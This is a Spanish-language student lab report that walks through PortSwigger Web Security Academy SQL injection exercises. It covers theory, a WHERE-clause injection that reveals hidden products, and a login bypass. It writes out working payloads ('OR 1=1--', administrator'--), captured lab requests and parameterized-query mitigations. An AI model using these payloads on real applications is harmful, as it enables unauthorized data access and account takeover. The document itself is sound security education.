



CNO V: SEGURIDAD INFORMÁTICA

UNIVERSIDAD
POLITÉCNICA
DE SAN LUIS POTOSÍ

ACTIVIDAD 8

ROAD TO HALL OF FAME

SQL INJECTION

PRESENTADO POR

Edwin Admael Castillo Gómez - 181700
Carlos René Castillo Olvera - 182033
Diego Osvaldo Hernández Fernández - 182217
Tristan Rivera Magdalena Yesenia - 174702

Docente: Servando López Contreras



INTRODUCCIÓN

Este documento recoge el trabajo práctico desarrollado en la materia CNO V – Seguridad Informática, a través de los laboratorios de PortSwigger Web Security Academy. El objetivo no fue solo ejecutar los ataques, sino entender por qué funcionan: qué condición en el código los hace posibles, cómo se construye cada payload, y qué cambio concreto en el desarrollo los hubiera evitado. Cada laboratorio es un escenario controlado, pero las vulnerabilidades que representan son reales y se encuentran en sistemas en producción todos los días.

SQL Injection no es una vulnerabilidad nueva ni sofisticada en su concepto. Lleva décadas en el Top 10 de OWASP precisamente porque sigue apareciendo en producción, no porque los desarrolladores no sepan que existe, sino porque en la práctica es fácil pasar por alto una validación, confiar en que el frontend ya filtró el input, o simplemente no dimensionar el daño real que puede causar una comilla simple en el lugar equivocado.

MARCO TEÓRICO

¿QUÉ ES SQL INJECTION?

SQL Injection ocurre cuando una aplicación inserta input del usuario directamente en una consulta SQL sin validarlo. El motor de base de datos ejecuta todo lo que recibe sin distinguir entre código del desarrollador y datos del usuario, permitiendo que un atacante reescriba la lógica de cualquier consulta para leer, modificar o eliminar datos que no debería poder tocar.

IN-BAND SQLI

Es la variante más directa, los resultados de la query manipulada se retornan visiblemente en la respuesta HTTP. Dentro de esta categoría, Error-based extrae información a partir de mensajes de error del motor, y UNION-based encadena una segunda query para traer datos de otras tablas.

BLIND SQLI

Aparece cuando la aplicación no retorna resultados visibles pero el SQL inyectado sí se ejecuta. Boolean-based infiere datos observando si la respuesta cambia según una condición verdadera o falsa. Time-based mide el tiempo de respuesta usando funciones como `pg_sleep()` para determinar si una condición se cumplió.

OUT-OF-BAND SQLI (OOB)

Es la variante más silenciosa. La query corre asincrónicamente sin afectar la respuesta HTTP. El atacante aprovecha la capacidad del motor de hacer peticiones externas para exfiltrar datos vía DNS o HTTP hacia un servidor controlado como Burp Collaborator.

MOTORES DE BASE DE DATOS

Cada motor tiene sintaxis y funciones propias que el atacante debe conocer. PostgreSQL usa `pg_sleep()` y `||` para concatenar. Oracle usa `FROM dual`, `xmltype()` y `EXTRACTVALUE()` para interacciones OOB. SQL Server usa `WAITFOR DELAY`. MySQL usa `SLEEP()`. Identificar el motor correcto es un paso crítico ya que un payload construido para un motor fallará en otro.

UNION ATTACK

Permite encadenar una segunda query `SELECT` para extraer datos de otras tablas. Requiere que la query inyectada retorne el mismo número de columnas que la original con tipos de datos compatibles. Cuando solo hay una columna disponible, se concatenan múltiples valores en un solo campo usando operadores como `||`.

HACKVERTOR

Es una extensión de Burp Suite que codifica texto seleccionado en distintos esquemas como `hex_entities` o `base64` directamente en el Repeater, permitiendo ofuscar payloads para evadir WAFs sin alterar su funcionalidad cuando el servidor los decodifica.

BLIND TIME-BASED Y EXTRACCIÓN DE DATOS.

Combinando delays condicionales con `SUBSTRING()` y `LENGTH()` es posible extraer strings completos carácter por carácter. Burp Intruder automatiza este proceso probando cada posición contra todo el alfabeto y detectando cuál genera el delay esperado, reconstruyendo el dato sin que la aplicación retorne nada visible.

1

SQL INJECTION

VULNERABILITY IN **WHERE**
CLAUSE ALLOWING
RETRIEVAL OF HIDDEN DATA



APPRENTICE

Tipo de SQLi

In-band SQLi – Manipulación de cláusula WHERE

Objetivo

Explotar una vulnerabilidad de SQL Injection en el filtro de categorías de productos para hacer que la aplicación muestre productos que normalmente están ocultos (released = 0).



SQL Injection

1

SQL INJECTION

VULNERABILITY IN WHERE CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

Todo lo que aparece después de `--` es tratado como comentario por el motor SQL y es ignorado, eliminando por completo la restricción **AND released = 1**. Al ser **OR 1=1** una condición siempre verdadera, el servidor retorna todos los registros de la tabla **products** sin distinción de categoría ni estado de publicación, exponiendo los productos ocultos.

APPRENTICE

Explicación Vulnerabilidad

La aplicación construye la siguiente consulta SQL de forma dinámica, concatenando directamente el input del usuario sin ningún tipo de sanitización:

```
SELECT * FROM products WHERE category = 'Accessories' AND released = 1
```

El parámetro **category** en la URL es directamente inyectable. Al no implementar consultas parametrizadas, un atacante puede modificar la lógica completa de la query. La condición **AND released = 1** existe para ocultar productos no publicados, pero al interceptar la request con Burp Suite y modificar el parámetro **category** con el payload **'+OR+1=1--'**, la consulta que realmente ejecuta el servidor se transforma en:

```
SELECT * FROM products WHERE category = 'Accessories' OR 1=1 --' AND released = 1
```


1

SQL INJECTION VULNERABILITY IN WHERE CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

Procedimiento

Paso 1 – Reconocimiento

Navegar a la tienda y seleccionar la categoría Accessories. Observar que la URL cambia a:
GET /filter?category=Accessories

Paso 2 – Interceptar con Burp

Activar el proxy en Burp Suite e interceptar la request al hacer clic en la categoría. Se captura la siguiente request:
GET /filter?category=Accessories
HTTP/1.1

Paso 3 – Enviar al Repeater

Con la request interceptada, para poder modificarla libremente sin que el navegador interfiera.

Paso 4 – Inyectar el payload

En el Repeater, modificar el parámetro category quedando la request así:
GET /filter?category=Accessories'+OR+1=1--
HTTP/1.1

Paso 5 – Enviar y observar

Enviar la request modificada. La respuesta del servidor mostrará todos los productos de la base de datos incluyendo los que tienen released = 0, confirmando que la inyección fue exitosa.




1 SQL INJECTION VULNERABILITY IN WHERE CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

Capturas

Request interceptado

19:27:17 5 Mar 2... HTTP → Request GET https://0a8e00560302c0fe855a6c0700220004.web-security-academy.net/filter?category=Accessories

Antes de la Respuesta Vulnerable (Visibilidad de Productos Limitada)



1 SQL INJECTION VULNERABILITY IN WHERE CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

Capturas

Payload utilizado


Request	Response
Pretty	Raw Hex
1 GET /filter?category="Accessories" '+ OR + 1=1-- HTTP/2	
2 Host: 0a8e00560302c0fe855a6c0700220004.web-security-academy.net	
3 Cookie: session=cnZMyJgbGMHGPDRCAm3SUnZUZREyHmL6	
4 Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"	
5 Sec-Ch-Ua-Mobile: ?0	
6 Sec-Ch-Ua-Platform: "Linux"	
7 Accept-Language: en-US,en;q=0.9	
8 Upgrade-Insecure-Requests: 1	
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36	
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
11 Sec-Fetch-Site: same-origin	
12 Sec-Fetch-Mode: navigate	
13 Sec-Fetch-User: ?1	
14 Sec-Fetch-Dest: document	
15 Referer: https://0a8e00560302c0fe855a6c0700220004.web-security-academy.net/	
16 Accept-Encoding: gzip, deflate, br	
17 Priority: u=0, i	
18 Content-Length: 0	

1 SQL INJECTION VULNERABILITY IN WHERE CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

Capturas

Respuesta Vulnerable
(Visualizacion de todo los
productos)

Lab Solved



1

SQL INJECTION VULNERABILITY IN **WHERE** CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

Explicación Payload

```
GET /filter?category=Accessories'+OR+1=1--
```

Accessories	Valor legítimo que mantiene la sintaxis SQL válida
,	Cierra la comilla simple que la aplicación abre alrededor del valor de category
+OR+1=1	Los + son espacios codificados en URL; OR 1=1 es una condición siempre verdadera que retorna todos los registros
--	Comentario SQL que anula todo lo que sigue en la query original, eliminando AND released = 1

1

SQL INJECTION VULNERABILITY IN WHERE CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

Mitigación recomendada

Consultas parametrizadas (Prepared Statements) Es la contramedida principal y más efectiva. El valor de category nunca se concatena directamente en la query, sino que se vincula como dato puro que el motor SQL no puede interpretar como código, sin importar lo que contenga:

Vulnerable: el input se concatena directamente

```
SELECT * FROM products WHERE category =  
'Accessories'+OR+1=1--' AND released = 1
```

Seguro: el input se pasa como parámetro separado

```
SELECT * FROM products WHERE category = ?  
AND released = 1
```

Aunque el atacante enviara exactamente el mismo payload **Accessories'+OR+1=1--**, el motor SQL lo interpretaría como el nombre literal de una categoría que no existe, retornando cero resultados en lugar de exponer todos los productos. La separación entre código SQL y datos es lo que elimina completamente el vector de ataque.

2

SQL INJECTION

VULNERABILITY ALLOWING
LOGIN BYPASS



APPRENTICE

Tipo de SQLi

In-band SQL Injection – Bypass de autenticación

Objetivo

Explotar una vulnerabilidad de SQL Injection en la función de login para iniciar sesión como el usuario administrador sin conocer la contraseña.



SQL Injection

2

SQL INJECTION

VULNERABILITY ALLOWING

LOGIN BYPASS

APPRENTICE

Explicación Vulnerabilidad

La página web tiene un formulario de login donde el usuario escribe el username y password. Estos datos se usan para hacer una consulta SQL en la base de datos para verificar si las credenciales son correctas. Por ejemplo:

```
SELECT * FROM users WHERE username = 'administrator' AND password = '1234'
```

El problema es que el campo de username no valida lo que se escribe. Entonces se puede modificar el valor y meter código SQL para cambiar la consulta. Al hacer esto, se puede evitar la verificación de la contraseña y entrar como administrador.

2 SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS

Procedimiento

Paso 5 – Logramos acceder el login

1.Finalmente se pudo acceder a la página como administrador.

Paso 1 – Ingreso de pagina

Hacemos click en “My account” para poder ingresar a la pagina de LogIn donde tendremos los apartado para ingresar un usuario y una contraseña.

Paso 2 – Verificar consulta

Despues ya estamos dentro del login
•En username ponemos un apostrofe: '
•En password podemos poner lo que sea, yo puse: 1234567890

El apóstrofe (') cierra la cadena del usuario en la consulta SQL. Como resultado, la parte donde se verifica la contraseña puede quedar ignorada.

Paso 4 – Atacamos con una consulta

Una vez hecho lo anterior, se modifica el parámetro username y se cambia su valor a administrator'--.

Esto intenta explotar una vulnerabilidad llamada SQL Injection. El apóstrofe (') cierra la cadena del usuario en la consulta SQL y los dos guiones (--) convierten el resto de la consulta en un comentario. Como resultado, la parte donde se verifica la contraseña puede quedar ignorada, en mi caso yo puse de contraseña la cadena “1234”.

Si la aplicación es vulnerable como en este caso, el sistema podría autenticar al usuario como administrador sin comprobar la contraseña. Si no es vulnerable, el inicio de sesión fallará o el sistema mostrará un error.

Paso 3 – Detectamos el error


Nos marca error en el servidor interno.




2 SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS

Capturas

Nos dirigimos a “My Account”




Llegamos a la pagina web del login donde ponemos en el campo de username un apostrofe (') y en contraseña puede pasar por desapercibido (pero yo puse: 1234567890)



2 SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS


Capturas

Obtenemos error y es ahí donde nos damos cuenta que tiene una vulnerabilidad



Internal Server Error

En el login ponemos en el campo de username: administrator'—
En contraseña puede pasar por desapercibido (pero yo puse: 1234)



Login

Username
administrator'—

Password


